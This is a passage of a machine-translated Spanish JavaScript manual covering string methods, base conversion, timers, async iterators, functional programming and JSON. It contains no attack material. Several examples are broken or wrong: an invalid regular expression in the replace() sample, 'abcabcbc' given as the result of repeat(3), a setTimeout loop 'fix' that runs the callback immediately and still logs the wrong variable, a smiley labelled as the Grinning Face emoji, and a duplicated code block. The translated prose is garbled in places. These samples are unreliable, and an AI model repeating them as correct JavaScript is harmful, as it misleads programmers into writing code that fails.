Tenga en cuenta que estos métodos son todos métodos getter (devuelven un valor). Las cadenas en JavaScript son inmutables. En otras palabras, ninguno de ellos puede usarse para establecer un carácter en una posición en la cadena.

Funciones de búsqueda y reemplazo de cadenas

Para buscar una cadena dentro de una cadena, hay varias funciones:

```
indexOf( searchString ) y lastIndexOf( searchString )
```

`indexOf()` devolverá el índice de la primera aparición de `searchString` en la cadena. Si no se encuentra `searchString`, entonces se devuelve `-1`.

```
var string = "Hello, World!";
console.log( string.indexOf("o") ); // 4
console.log( string.indexOf("foo") ); // -1
```

De manera similar, `lastIndexOf()` devolverá el índice de la última aparición de `searchString` `0 -1` si no se encuentra.

```
var string = "Hello, World!";
console.log( string.lastIndexOf("o") ); // 8
console.log( string.lastIndexOf("foo") ); // -1
```

```
includes( searchString, start )
```

`includes()` devolverá un booleano que indica si `searchString` existe en la cadena, a partir del índice de `start` (por defecto 0). Esto es mejor que `indexOf()` si simplemente necesita probar la existencia de una subcadena.

```
var string = "Hello, World!";
console.log( string.includes("Hello") ); // true
console.log( string.includes("foo") ); // false
```

```
replace( regexp|substring, replacement|replaceFunction )
```

`replace()` devolverá una cadena que tiene todas las apariciones de subcadenas que coincidan con la expresión regular `regexp` o una cadena `substring` con una cadena `replacement` o el valor devuelto de `replaceFunction`.

Tenga en cuenta que esto no modifica la cadena en su lugar, pero devuelve la cadena con reemplazos.

```
var string = "Hello, World!";
string = string.replace( "Hello", "Bye" );
console.log( string ); // "Bye, World!"

string = string.replace( /W.{3}d/g, "Universe" );
console.log( string ); // "Bye, Universe!"
```

`replaceFunction` se puede usar para reemplazos condicionales para objetos de expresiones regulares (es decir, con uso con `regexp`). Los parámetros están en el siguiente orden:

Parámetro	Sentido
<code>match</code>	la subcadena que coincide con toda la expresión regular
<code>g1 , g2 , g3 , ...</code>	los grupos coincidentes en la expresión regular
<code>offset</code>	El desplazamiento del partido en toda la cadena.
<code>string</code>	toda la cadena

Tenga en cuenta que todos los parámetros son opcionales.

```
var string = "heLlo, woRlD!";
string = string.replace( /[a-zA-Z]/([a-zA-Z]+)/g, function(match, g1, g2) {
    return g1.toUpperCase() + g2.toLowerCase();
});
console.log( string ); // "Hello, World!"
```

Encuentra el índice de una subcadena dentro de una cadena

El método `.indexOf` devuelve el índice de una subcadena dentro de otra cadena (si existe, o -1 si es contrario)

```
'Hellow World'.indexOf('Wor'); // 7
```

`.indexOf` también acepta un argumento numérico adicional que indica en qué índice debe comenzar a buscar la función

```
"harr dee harr dee harr".indexOf("dee", 10); // 14
```

Debe tener en cuenta que `.indexOf` mayúsculas y minúsculas

```
'Hellow World'.indexOf('WOR'); // -1
```

Representaciones de cuerdas de números

JavaScript tiene conversión nativa de *Número* a su *representación de Cadena* para cualquier base de 2 a 36 .

La representación más común después del *decimal* (base 10) es *hexadecimal* (base 16) , pero el contenido de esta sección funciona para todas las bases en el rango.

Para convertir un *Número* de decimal (base 10) a su representación hexadecimal (base 16) *Cadena*, el método `toString` se puede usar con la *raíz 16* .

```
// base 10 Number  
var b10 = 12;  
  
// base 16 String representation  
var b16 = b10.toString(16); // "c"
```

Si el número representado es un entero, la operación inversa para esto se puede hacer con `parseInt` y la *raíz 16* nuevamente

```
// base 16 String representation  
var b16 = 'c';  
  
// base 10 Number  
var b10 = parseInt(b16, 16); // 12
```

Para convertir un número arbitrario (es decir, no entero) de su *representación de cadena* en un *número*, la operación debe dividirse en dos partes; La parte entera y la parte fraccionaria.

6

```
let b16 = '3.243f3e0370cdc';  
// Split into integer and fraction parts  
let [i16, f16] = b16.split('.');  
  
// Calculate base 10 integer part  
let i10 = parseInt(i16, 16); // 3  
  
// Calculate the base 10 fraction part  
let f10 = parseInt(f16, 16) / Math.pow(16, f16.length); // 0.14158999999999988  
  
// Put the base 10 parts together to find the Number  
let b10 = i10 + f10; // 3.14159
```

Nota 1: Tenga cuidado ya que pueden aparecer pequeños errores en el resultado debido a las diferencias en lo que se puede representar en diferentes bases. Puede ser deseable realizar algún tipo de redondeo después.

Nota 2: Las representaciones de números muy largas también pueden dar como resultado errores debido a la precisión y los valores máximos de los *Números* del entorno en el que se producen las conversiones.

Repetir una cadena

6

Esto se puede hacer usando el método `.repeat()`:

```
"abc".repeat(3); // Returns "abcabcbc"  
"abc".repeat(0); // Returns ""  
"abc".repeat(-1); // Throws a RangeError
```

6

En el caso general, esto debe hacerse usando un polyfill correcto para el método ES6

`String.prototype.repeat()` . De lo contrario, la `new Array(n + 1).join(myString)` idioma `new Array(n + 1).join(myString)` puede repetir `n` veces la cadena `myString` :

```
var myString = "abc";
var n = 3;

new Array(n + 1).join(myString); // Returns "abcabcabc"
```

Código de carácter

El método `charCodeAt` recupera el código de carácter Unicode de un solo carácter:

```
var charCode = "μ".charCodeAt(); // The character code of the letter μ is 181
```

Para obtener el código de carácter de un carácter en una cadena, la posición basada en 0 del carácter se pasa como un parámetro a `charCodeAt` :

```
var charCode = "ABCDE".charCodeAt(3); // The character code of "D" is 68
```

6

Algunos símbolos Unicode no caben en un solo carácter, y en su lugar requieren dos pares sustitutos UTF-16 para codificar. Este es el caso de los códigos de caracteres más allá de $2^{16} - 1$ o 65535. Estos códigos de caracteres extendidos o valores de *puntos de código* se pueden recuperar con `codePointAt` :

```
// The Grinning Face Emoji has code point 128512 or 0x1F600
var codePoint = "☺".codePointAt();
```

Capítulo 59: Intervalos y tiempos de espera

Sintaxis

- timeoutID = setTimeout (function () {}, milisegundos)
- intervalID = setInterval (function () {}, milisegundos)
- timeoutID = setTimeout (function () {}, milisegundos, parámetro, parámetro, ...)
- intervalID = setInterval (function () {}, milisegundos, parámetro, parámetro, ...)
- clearTimeout (timeoutID)
- clearInterval (intervalID)

Observaciones

Si el retraso no se especifica, el valor predeterminado es 0 milisegundos. Sin embargo, el retraso real [será más largo que eso](#); por ejemplo, [la especificación de HTML5](#) especifica un retraso mínimo de 4 milisegundos.

Incluso cuando se llama a `setTimeout` con un retraso de cero, la función a la que llama `setTimeout` se ejecutará de forma asíncrona.

Tenga en cuenta que muchas operaciones, como la manipulación de DOM, no se completan necesariamente incluso si ha realizado la operación y ha pasado a la siguiente oración de código, por lo que no debe asumir que se ejecutarán de forma síncrona.

El uso de `setTimeout(someFunc, 0)` pone en cola la ejecución de la función `someFunc` al final de la pila de llamadas del motor de JavaScript actual, por lo que la función se activará después de que se completen esas operaciones.

Es *possible* pasar una cadena que contiene el código JavaScript (`setTimeout("some..code", 1000)`) en lugar de la función (`setTimeout(function(){some..code}, 1000)`). Si el código se coloca en una cadena, se analizará posteriormente utilizando `eval()`. Los tiempos de espera de estilo de cadena no se recomiendan por razones de rendimiento, claridad y, a veces, de seguridad, pero es posible que vea un código anterior que usa este estilo. Se han admitido funciones de transferencia desde Netscape Navigator 4.0 e Internet Explorer 5.0.

Examples

Intervalos

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

window.setInterval(waitFunc,5000);
```

Quitando intervalos

`window.setInterval()` devuelve un `IntervalID`, que se puede usar para detener la ejecución de ese intervalo. Para hacer esto, almacene el valor de retorno de `window.setInterval()` en una variable y llame a `clearInterval()` con esa variable como el único argumento:

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

var interval = window.setInterval(waitFunc,5000);

window.setTimeout(function(){
    clearInterval(interval);
},32000);
```

Esto se registrará This will be logged every 5 seconds cada 5 segundos, pero lo detendrá después de 32 segundos. Así se registrará el mensaje 6 veces.

Eliminando tiempos de espera

`window.setTimeout()` devuelve un `TimeoutID`, que se puede usar para detener el tiempo de espera. Para hacer esto, almacene el valor de retorno de `window.setTimeout()` en una variable y llame a `clearTimeout()` con esa variable como el único argumento:

```
function waitFunc(){
    console.log("This will not be logged after 5 seconds");
}

function stopFunc(){
    clearTimeout(timeout);
}

var timeout = window.setTimeout(waitFunc,5000);
window.setTimeout(stopFunc,3000);
```

Esto no registrará el mensaje porque el temporizador se detiene después de 3 segundos.

SetTimeout recursivo

Para repetir una función indefinidamente, se puede llamar a `setTimeout` forma recursiva:

```
function repeatingFunc() {
    console.log("It's been 5 seconds. Execute the function again.");
    setTimeout(repeatingFunc, 5000);
}

setTimeout(repeatingFunc, 5000);
```

A diferencia de `setInterval`, esto asegura que la función se ejecutará incluso si el tiempo de ejecución de la función es mayor que el retardo especificado. Sin embargo, no garantiza un intervalo regular entre las ejecuciones de funciones. Este comportamiento también varía porque

una excepción antes de la llamada recursiva a `setTimeout` evitara que se repita, mientras que `setInterval` se repetirá indefinidamente, independientemente de las excepciones.

`setTimeout, orden de operaciones, clearTimeout`

`setTimeout`

- Ejecuta una función, después de esperar un número específico de milisegundos.
- Se utiliza para retrasar la ejecución de una función.

Sintaxis: `setTimeout(function, milliseconds)` O `window.setTimeout(function, milliseconds)`

Ejemplo: Este ejemplo muestra "hola" en la consola después de 1 segundo. El segundo parámetro es en milisegundos, entonces 1000 = 1 segundo, 250 = 0.25 segundos, etc.

```
setTimeout(function() {
    console.log('hello');
}, 1000);
```

Problemas con `setTimeout`

Si está utilizando el método `setTimeout` en un bucle `for` :

```
for (i = 0; i < 3; ++i) {
    setTimeout(function(){
        console.log(i);
    }, 500);
}
```

Esto generará el valor 3 three veces, lo cual no es correcto.

Solución de este problema:

```
for (i = 0; i < 3; ++i) {
    setTimeout(function(j){
        console.log(i);
    }(i), 1000);
}
```

Se emitirá el valor 0 , 1 , 2 . Aquí, estamos pasando la `i` a la función como un parámetro (`j`).

Orden de operaciones

Sin embargo, además, debido a que Javascript es un solo hilo y utiliza un bucle de eventos global, `setTimeout` puede usarse para agregar un elemento al final de la cola de ejecución llamando a `setTimeout` con cero retraso. Por ejemplo:

```
setTimeout(function() {
```

```
    console.log('world');
}, 0);

console.log('hello');
```

En realidad será la salida:

```
hello
world
```

Además, cero milisegundos aquí no significa que la función dentro del setTimeout se ejecutará inmediatamente. Tomará un poco más que eso dependiendo de los elementos que se ejecutarán en la cola de ejecución. Este se acaba de empujar hasta el final de la cola.

Cancelando un timeout

clearTimeout (): detiene la ejecución de la función especificada en setTimeout()

Sintaxis: clearTimeout (timeoutVariable) o window.clearTimeout (timeoutVariable)

Ejemplo:

```
var timeout = setTimeout(function() {
  console.log('hello');
}, 1000);

clearTimeout(timeout); // The timeout will no longer be executed
```

Intervalos

Estándar

No necesita crear la variable, pero es una buena práctica, ya que puede usar esa variable con clearInterval para detener el intervalo actual.

```
var int = setInterval("doSomething()", 5000 ); /* 5 seconds */
var int = setInterval(doSomething, 5000 ); /* same thing, no quotes, no parens */
```

Si necesita pasar parámetros a la función doSomething, puede pasarlos como parámetros adicionales más allá de los dos primeros para setInterval.

Sin superposición

setInterval, como el anterior, se ejecutará cada 5 segundos (o lo que sea que configures) sin importar qué. Incluso si la función doSomething tarda más de 5 segundos en ejecutarse. Eso puede crear problemas. Si solo quiere asegurarse de que haya una pausa entre las corridas de doSomething, puede hacer esto:

```
(function(){
```

```
doSomething();  
setTimeout(arguments.callee, 5000);  
})()
```

Capítulo 60: Iteradores asíncronos

Introducción

Una función `async` es aquella que devuelve una promesa. `await` a la persona que llama hasta que la promesa se resuelva y luego continúa con el resultado.

Un iterador permite que la recopilación se realice en bucle con un bucle `for-of`.

Un iterador asíncrono es una colección donde cada iteración es una promesa que puede esperarse utilizando un bucle `for-await-of`.

Los iteradores asíncronos son una [propuesta de etapa 3](#). Están en Chrome Canary 60 con `--harmony-async-iteration`

Sintaxis

- función asíncrona * `asyncGenerator () {}`
- el rendimiento espera `asyncOperationWhichReturnsAPromise ()`;
- `for await` (dejar que el resultado de `asyncGenerator ()` {/ * result es el valor resuelto de la promesa * /}

Observaciones

Un iterador asíncrono es una **corriente de extracción declarativa** en lugar de una corriente de inserción declarativa de Observable.

Enlaces útiles

- [Propuesta de especificación de iteración asíncrona](#)
- [Introducción a su uso.](#)
- [Prueba de concepto de suscripción a eventos](#)

Examples

Lo esencial

Un `Iterator` JavaScript es un objeto con un método `.next()`, que devuelve un `IteratorItem`, que es un objeto con `value : <any>` y `done : <boolean>`.

Un `JavaScript AsyncIterator` es un objeto con un método `.next()`, que devuelve un `Promise<IteratorItem>`, una `promesa` para el siguiente valor.

Para crear un `AsyncIterator`, podemos usar la sintaxis del `generador asíncrono`:

```

/**
 * Returns a promise which resolves after time had passed.
 */
const delay = time => new Promise(resolve => setTimeout(resolve, time));

async function* delayedRange(max) {
  for (let i = 0; i < max; i++) {
    await delay(1000);
    yield i;
  }
}

```

La función `delayedRange` tomará un número máximo y devuelve un `AsyncIterator`, que produce números de 0 a ese número, en intervalos de 1 segundo.

Uso:

```

for await (let number of delayedRange(10)) {
  console.log(number);
}

```

The `for await of` loop es otra pieza de nueva sintaxis, disponible solo dentro de funciones asíncronas, así como generadores asíncronos. Dentro del bucle, los valores producidos (que, recuerden, son promesas) se desenvuelven, por lo que la promesa se oculta. Dentro del bucle, puede hacer frente a los valores directos (los números cedidos), el `for await of` bucle esperará a que la promesa en su nombre.

El ejemplo anterior esperará 1 segundo, ingrese 0, esperar otro segundo, iniciar la sesión 1, y así sucesivamente, hasta que se inicia la sesión 9. En cuyo punto la `AsyncIterator` se `done`, y la `for await of` bucle terminará.

Capítulo 61: JavaScript funcional

Observaciones

¿Qué es la programación funcional?

Programación funcional o PF es un paradigma de programación que se basa en dos conceptos principales: **inmutabilidad** y **apatriadia**. El objetivo detrás de la PF es hacer que su código sea más legible, reutilizable y portátil.

¿Qué es JavaScript funcional?

Ha habido un [debate](#) para llamar a JavaScript como un lenguaje funcional o no. Sin embargo, absolutamente podemos usar JavaScript como funcional debido a su naturaleza:

- Tiene funciones puras
- Tiene [funciones de primera clase](#)
- Tiene una [función de orden superior](#)
- Es compatible con la [inmutabilidad](#).
- Tiene cierres
- [Recursión](#) y lista de métodos de transformación (matrices) como map, reduce, filter..etc

Los ejemplos deben cubrir cada concepto en detalle, y los enlaces que se proporcionan aquí son solo para referencia, y deben eliminarse una vez que se ilustra el concepto.

Examples

Aceptando funciones como argumentos

```
function transform(fn, arr) {  
  let result = [];  
  for (let el of arr) {  
    result.push(fn(el)); // We push the result of the transformed item to result  
  }  
  return result;  
}  
  
console.log(transform(x => x * 2, [1,2,3,4])); // [2, 4, 6, 8]
```

Como puede ver, nuestra función de `transform` acepta dos parámetros, una función y una colección. A continuación, iterará la colección e insertará los valores en el resultado, llamando a `fn` en cada uno de ellos.

¿Luce familiar? ¡Esto es muy similar a cómo `Array.prototype.map()` funciona!

```
console.log([1, 2, 3, 4].map(x => x * 2)); // [2, 4, 6, 8]
```

Funciones de orden superior

En general, las funciones que operan en otras funciones, ya sea tomándolas como argumentos o devolviéndolas (o ambas), se llaman funciones de orden superior.

Una función de orden superior es una función que puede tomar otra función como argumento. Está utilizando funciones de orden superior al pasar devoluciones de llamada.

```
function iAmCallbackFunction() {
  console.log("callback has been invoked");
}

function iAmJustFunction(callbackFn) {
  // do some stuff ...

  // invoke the callback function.
  callbackFn();
}

// invoke your higher-order function with a callback function.
iAmJustFunction(iAmCallbackFunction);
```

Una función de orden superior es también una función que devuelve otra función como su resultado.

```
function iAmJustFunction() {
  // do some stuff ...

  // return a function.
  return function iAmReturnedFunction() {
    console.log("returned function has been invoked");
  }
}

// invoke your higher-order function and its returned function.
iAmJustFunction()();
```

Mónada de identidad

Este es un ejemplo de una implementación de la mónica de identidad en JavaScript y podría servir como punto de partida para crear otras mónadas.

Basado en la [conferencia de Douglas Crockford sobre mónadas y gónadas](#).

El uso de este enfoque reutilizará sus funciones debido a la flexibilidad que proporciona esta mónica y las pesadillas de composición:

```
f(g(h(i(j(k(value), j1), i2), h1, h2), g1, g2), f1, f2)
```

legible, agradable y limpio:

```
identityMonad(value)
  .bind(k)
  .bind(j, j1, j2)
  .bind(i, i2)
```

```
.bind(h, h1, h2)
.bind(g, g1, g2)
.bind(f, f1, f2);
```

```
function identityMonad(value) {
  var monad = Object.create(null);

  // func should return a monad
  monad.bind = function (func, ...args) {
    return func(value, ...args);
  };

  // whatever func does, we get our monad back
  monad.call = function (func, ...args) {
    func(value, ...args);

    return identityMonad(value);
  };

  // func doesn't have to know anything about monads
  monad.apply = function (func, ...args) {
    return identityMonad(func(value, ...args));
  };

  // Get the value wrapped in this monad
  monad.value = function () {
    return value;
  };

  return monad;
};
```

Funciona con valores primitivos.

```
var value = 'foo',
  f = x => x + ' changed',
  g = x => x + ' again';

identityMonad(value)
  .apply(f)
  .apply(g)
  .bind(alert); // Alerts 'foo changed again'
```

Y tambien con objetos.

```
var value = { foo: 'foo' },
  f = x => identityMonad(Object.assign(x, { foo: 'bar' })),
  g = x => Object.assign(x, { bar: 'foo' }),
  h = x => console.log('foo: ' + x.foo + ', bar: ' + x.bar);

identityMonad(value)
  .bind(f)
  .apply(g)
  .bind(h); // Logs 'foo: bar, bar: foo'
```

Probemos todo:

```

var add = (x, ...args) => x + args.reduce((r, n) => r + n, 0),
    multiply = (x, ...args) => x * args.reduce((r, n) => r * n, 1),
    divideMonad = (x, ...args) => identityMonad(x / multiply(...args)),
    log = x => console.log(x),
    subtract = (x, ...args) => x - add(...args);

identityMonad(100)
  .apply(add, 10, 29, 13)
  .apply(multiply, 2)
  .bind(divideMonad, 2)
  .apply(subtract, 67, 34)
  .apply(multiply, 1239)
  .bind(divideMonad, 20, 54, 2)
  .apply(Math.round)
  .call(log); // Logs 29

```

Funciones puras

Un principio básico de la programación funcional es que **evita cambiar** el estado de la aplicación (sin estado) y las variables fuera de su alcance (inmutabilidad).

Las funciones puras son funciones que:

- con una entrada dada, siempre devuelve la misma salida
- No confían en ninguna variable fuera de su alcance.
- no modifican el estado de la aplicación (**sin efectos secundarios**)

Echemos un vistazo a algunos ejemplos:

Las funciones puras no deben cambiar ninguna variable fuera de su alcance.

Función impura

```

let obj = { a: 0 }

const impure = (input) => {
  // Modifies input.a
  input.a = input.a + 1;
  return input.a;
}

let b = impure(obj)
console.log(obj) // Logs { "a": 1 }
console.log(b) // Logs 1

```

La función cambió el valor `obj.a` que está fuera de su alcance.

Función pura

```

let obj = { a: 0 }

const pure = (input) => {
  // Does not modify obj
  let output = input.a + 1;
  return output;
}

let b = pure(obj)
console.log(obj) // Logs { "a": 0 }
console.log(b) // Logs 1

```

```
    return output;
}

let b = pure(obj)
console.log(obj) // Logs { "a": 0 }
console.log(b) // Logs 1
```

La función no cambió los valores del objeto `obj`

Las funciones puras no deben depender de variables fuera de su alcance.

Función impura

```
let a = 1;

let impure = (input) => {
  // Multiply with variable outside function scope
  let output = input * a;
  return output;
}

console.log(impure(2)) // Logs 2
a++; // a becomes equal to 2
console.log(impure(2)) // Logs 4
```

Esta función **impura** se basa en la variable `a` que se define fuera de su alcance. Entonces, si se modifica `a`, el resultado de la función de `impure` será diferente.

Función pura

```
let pure = (input) => {
  let a = 1;
  // Multiply with variable inside function scope
  let output = input * a;
  return output;
}

console.log(pure(2)) // Logs 2
```

La `pure`'s resultado de la función **no depende** de ninguna variable fuera su alcance.

Capítulo 62: JSON

Introducción

JSON (JavaScript Object Notation) es un formato ligero de intercambio de datos. Es fácil para los humanos leer y escribir y fácil para que las máquinas analicen y generen. Es importante darse cuenta de que, en JavaScript, JSON es una cadena y no un objeto.

Se puede encontrar una descripción básica en el sitio web json.org que también contiene enlaces a implementaciones del estándar en muchos lenguajes de programación diferentes.

Sintaxis

- `JSON.parse([, reviver])`
- `JSON.stringify([valor, reemplazo [, espacio]])`

Parámetros

Parámetro	Detalles
<code>JSON.parse</code>	Analizar una cadena JSON
<code>input(string)</code>	Cadena JSON para ser analizada.
<code>reviver(function)</code>	Prescribe una transformación para la cadena JSON de entrada.
<code>JSON.stringify</code>	Serializar un valor serializable
<code>value(string)</code>	Valor a ser serializado según la especificación JSON.
<code>replacer(function O String[] O Number[])</code>	Incluye selectivamente ciertas propiedades del objeto de <code>value</code> .
<code>space(String O Number)</code>	Si un <code>number</code> se proporciona, a continuación, <code>space</code> se insertará el número de espacios en blanco de la legibilidad. Si se proporciona una <code>string</code> , la cadena (primeros 10 caracteres) se utilizará como espacios en blanco.

Observaciones

Los métodos de utilidad JSON se estandarizaron por primera vez en [ECMAScript 5.1 §15.12](#).

El formato se definió formalmente en **The application / json Media Type para JSON** (RFC 4627 julio de 2006), que se actualizó posteriormente en **The JSON Data Interchange Format** (RFC

7158 de marzo de 2013, [ECMA-404 de](#) octubre de 2013 y RFC 7159 de marzo de 2014).

Para que estos métodos estén disponibles en navegadores antiguos como Internet Explorer 8, use [json2.js de](#) Douglas Crockford.

Examples

Analizar una simple cadena JSON

El método `JSON.parse()` analiza una cadena como JSON y devuelve una primitiva, matriz u objeto de JavaScript:

```
const array = JSON.parse('[1, 2, "c", "d", {"e": false}]');
console.log(array); // logs: [1, 2, "c", "d", {e: false}]
```

Serializar un valor

Un valor de JavaScript se puede convertir en una cadena JSON utilizando la función `JSON.stringify`.

```
JSON.stringify(value[, replacer[, space]])
```

1. `value` El valor para convertir a una cadena JSON.

```
/* Boolean */ JSON.stringify(true)           // 'true'
/* Number */ JSON.stringify(12)             // '12'
/* String */ JSON.stringify('foo')         // '"foo"'
/* Object */ JSON.stringify({})           // '{}'
          JSON.stringify({foo: 'baz'})    // '{"foo": "baz"}'
/* Array */  JSON.stringify([1, true, 'foo']) // '[1, true, "foo"]'
/* Date */   JSON.stringify(new Date())     // '"2016-08-06T17:25:23.588Z"'
/* Symbol */ JSON.stringify({x:Symbol()})   // '{}'
```

2. `replacer` Una función que altera el comportamiento del proceso de clasificación o una matriz de objetos de Cadena y Número que sirven como una lista blanca para filtrar las propiedades del objeto de valor que se incluirán en la cadena de JSON. Si este valor es nulo o no se proporciona, todas las propiedades del objeto se incluyen en la cadena JSON resultante.

```
// replacer as a function
function replacer (key, value) {
  // Filtering out properties
  if (typeof value === "string") {
    return
  }
  return value
}

var foo = { foundation: "Mozilla", model: "box", week: 45, transport: "car", month: 7 }
JSON.stringify(foo, replacer)
// -> '{"week": 45, "month": 7}'
```

```
// replacer as an array
JSON.stringify(foo, ['foundation', 'week', 'month'])
// -> '{"foundation": "Mozilla", "week": 45, "month": 7}'
// only the `foundation`, `week`, and `month` properties are kept
```

3. space Para facilitar la lectura, el número de espacios utilizados para la sangría puede especificarse como el tercer parámetro.

```
JSON.stringify({x: 1, y: 1}, null, 2) // 2 space characters will be used for indentation
/* output:
{
  'x': 1,
  'y': 1
}
```

Alternativamente, se puede proporcionar un valor de cadena para usar para la sangría. Por ejemplo, pasar '\t' hará que el carácter de la pestaña se use para la sangría.

```
JSON.stringify({x: 1, y: 1}, null, '\t')
/* output:
{
  'x': 1,
  'y': 1
}
```

Serialización con una función sustitutiva.

Se puede usar una función de `replacer` para filtrar o transformar los valores que se están serializando.

```
const userRecords = [
  {name: "Joe", points: 14.9, level: 31.5},
  {name: "Jane", points: 35.5, level: 74.4},
  {name: "Jacob", points: 18.5, level: 41.2},
  {name: "Jessie", points: 15.1, level: 28.1},
];

// Remove names and round numbers to integers to anonymize records before sharing
const anonymousReport = JSON.stringify(userRecords, (key, value) =>
  key === 'name'
    ? undefined
    : (typeof value === 'number' ? Math.floor(value) : value)
);
```

Esto produce la siguiente cadena:

```
[{"points":14,"level":31}, {"points":35,"level":74}, {"points":18,"level":41}, {"points":15,"level":28}]
```

Analizando con una función de revivimiento

Se puede usar una función de recuperación para filtrar o transformar el valor que se está analizando.

5.1

```
var jsonString = '[{"name":"John","score":51}, {"name":"Jack","score":17}]';

var data = JSON.parse(jsonString, function reviver(key, value) {
    return key === 'name' ? value.toUpperCase() : value;
});
```

6

```
const jsonString = '[{"name":"John","score":51}, {"name":"Jack","score":17}]';

const data = JSON.parse(jsonString, (key, value) =>
    key === 'name' ? value.toUpperCase() : value
);
```

Esto produce el siguiente resultado:

```
[{
  {
    'name': 'JOHN',
    'score': 51
  },
  {
    'name': 'JACK',
    'score': 17
  }
]
```

Esto es particularmente útil cuando se deben enviar datos que deben ser serializados / codificados cuando se transmiten con JSON, pero uno quiere acceder a ellos deserializados / decodificados. En el siguiente ejemplo, una fecha se codificó en su representación ISO 8601. Usamos la función reviver para analizar esto en una `Date` JavaScript.

5.1

```
var jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

var data = JSON.parse(jsonString, function (key, value) {
    return (key === 'date') ? new Date(value) : value;
});
```

6

```
const jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

const data = JSON.parse(jsonString, (key, value) =>
    key === 'date' ? new Date(value) : value
);
```

Es importante asegurarse de que la función de recuperación devuelve un valor útil al final de cada iteración. Si la función de recuperación devuelve `undefined`, ningún valor o la ejecución cae hacia el final de la función, la propiedad se elimina del objeto. De lo contrario, la propiedad se redefine para ser el valor de retorno.

Serialización y restauración de instancias de clase.

Puede usar un método `toJSON` personalizado y una función de recuperación para transmitir instancias de su propia clase en JSON. Si un objeto tiene un método `toJSON`, su resultado se serializará en lugar del objeto en sí.

6

```
function Car(color, speed) {
  this.color = color;
  this.speed = speed;
}

Car.prototype.toJSON = function() {
  return {
    $type: 'com.example.Car',
    color: this.color,
    speed: this.speed
  };
};

Car.fromJSON = function(data) {
  return new Car(data.color, data.speed);
};
```

6

```
class Car {
  constructor(color, speed) {
    this.color = color;
    this.speed = speed;
    this.id_ = Math.random();
  }

  toJSON() {
    return {
      $type: 'com.example.Car',
      color: this.color,
      speed: this.speed
    };
  }

  static fromJSON(data) {
    return new Car(data.color, data.speed);
  }
}
```

```
var userJson = JSON.stringify({
  name: "John",
  car: new Car('red', 'fast')
});
```

Esto produce una cadena con el siguiente contenido:

```
{"name": "John", "car": { "$type": "com.example.Car", "color": "red", "speed": "fast" }}
```

```
var userObject = JSON.parse(userJson, function reviver(key, value) {
    return (value && value.$type === 'com.example.Car') ? Car.fromJSON(value) : value;
});
```

Esto produce el siguiente objeto:

```
{
  name: "John",
  car: Car {
    color: "red",
    speed: "fast",
    id_: 0.19349242527065402
  }
}
```

Literales de JSON contra JavaScript

JSON significa "notación de objetos de JavaScript", pero no es JavaScript. Piense en ello como sólo un *formato de serialización de datos* que pasa a ser directamente utilizable como JavaScript literal. Sin embargo, no es recomendable ejecutar directamente (es decir, a través de `eval()`) JSON que se obtiene de una fuente externa. Funcionalmente, JSON no es muy diferente de XML o YAML: se puede evitar cierta confusión si JSON se imagina como un formato de serialización que se parece mucho a JavaScript.

Aunque el nombre solo implica objetos, y aunque la mayoría de los casos de uso a través de algún tipo de API siempre son objetos y matrices, JSON no es solo para objetos o matrices. Los siguientes tipos primitivos son compatibles:

- Cadena (por ejemplo, "Hello World!")
- Número (ej. 42)
- Booleano (por ejemplo, `true`)
- El valor `null`

`undefined` no se admite en el sentido de que una propiedad no definida se omitirá de JSON tras la serialización. Por lo tanto, no hay forma de deserializar JSON y terminar con una propiedad cuyo valor `undefined` esté `undefined`.

La cadena "42" es JSON válida. JSON no siempre tiene que tener un sobre exterior de "`{...}`" o "`[...]`".

Si bien nome JSON también es válido de JavaScript y algo de JavaScript también es válido de JSON, existen algunas diferencias sutiles entre ambos idiomas y ninguno de los dos es un subconjunto del otro.

Tome la siguiente cadena JSON como ejemplo:

```
{"color": "blue"}
```

Esto se puede insertar directamente en JavaScript. Será sintácticamente válido y dará el valor correcto:

```
const skin = {"color": "blue"};
```

Sin embargo, sabemos que "color" es un nombre de identificador válido y las comillas alrededor del nombre de la propiedad se pueden omitir:

```
const skin = {color: "blue"};
```

También sabemos que podemos usar comillas simples en lugar de comillas dobles:

```
const skin = {'color': 'blue'};
```

Pero, si tomáramos estos dos literales y los tratáramos como JSON, **ninguno será JSON sintácticamente válido** :

```
{"color: "blue"}  
{'color': 'blue'}
```

JSON exige estrictamente que todos los nombres de propiedades estén entre comillas dobles y que los valores de las cadenas también estén entre comillas dobles.

Es común que los recién llegados a JSON intenten usar extractos de código con literales de JavaScript como JSON, y se sorprendan de los errores de sintaxis que están recibiendo del analizador JSON.

Más confusión comienza a surgir cuando se aplica *una terminología incorrecta* en el código o en la conversación.

Un antipatrón común es nombrar variables que contienen valores no JSON como "json":

```
fetch(url).then(function (response) {  
  const json = JSON.parse(response.data); // Confusion ensues!  
  
  // We're done with the notion of "JSON" at this point,  
  // but the concept stuck with the variable name.  
});
```

En el ejemplo anterior, `response.data` es una cadena JSON que es devuelta por alguna API. JSON se detiene en el dominio de respuesta HTTP. La variable con el nombre inapropiado "json" contiene solo un valor de JavaScript (podría ser un objeto, una matriz o incluso un número simple)

Una forma menos confusa de escribir lo anterior es:

```
fetch(url).then(function (response) {  
  const value = JSON.parse(response.data);
```

```
// We're done with the notion of "JSON" at this point.  
// You don't talk about JSON after parsing JSON.  
});
```

Los desarrolladores también tienden a lanzar mucho la frase "objeto JSON". Esto también conduce a la confusión. Debido a que como se mencionó anteriormente, una cadena JSON no tiene que contener un objeto como un valor. "Cadena JSON" es un término mejor. Al igual que "cadena XML" o "cadena YAML". Obtienes una cadena, la analizas y terminas con un valor.

Valores de objeto cíclicos

No todos los objetos se pueden convertir en una cadena JSON. Cuando un objeto tiene autorreferencias cíclicas, la conversión fallará.

Este suele ser el caso de las estructuras de datos jerárquicas en las que tanto el padre como el hijo se hacen referencia entre sí:

```
const world = {  
  name: 'World',  
  regions: []  
};  
  
world.regions.push({  
  name: 'North America',  
  parent: 'America'  
});  
console.log(JSON.stringify(world));  
// {"name": "World", "regions": [{"name": "North America", "parent": "America"}]}  
  
world.regions.push({  
  name: 'Asia',  
  parent: world  
});  
  
console.log(JSON.stringify(world));  
// Uncaught TypeError: Converting circular structure to JSON
```

Tan pronto como el proceso detecta un ciclo, se genera la excepción. Si no hubiera detección de ciclos, la cadena sería infinitamente larga.

Capítulo 63: Las clases

Sintaxis

- clase Foo {}
- clase Foo extiende Bar {}
- clase Foo {constructor () {}}
- clase Foo {myMethod () {}}
- clase Foo {get myProperty () {}}
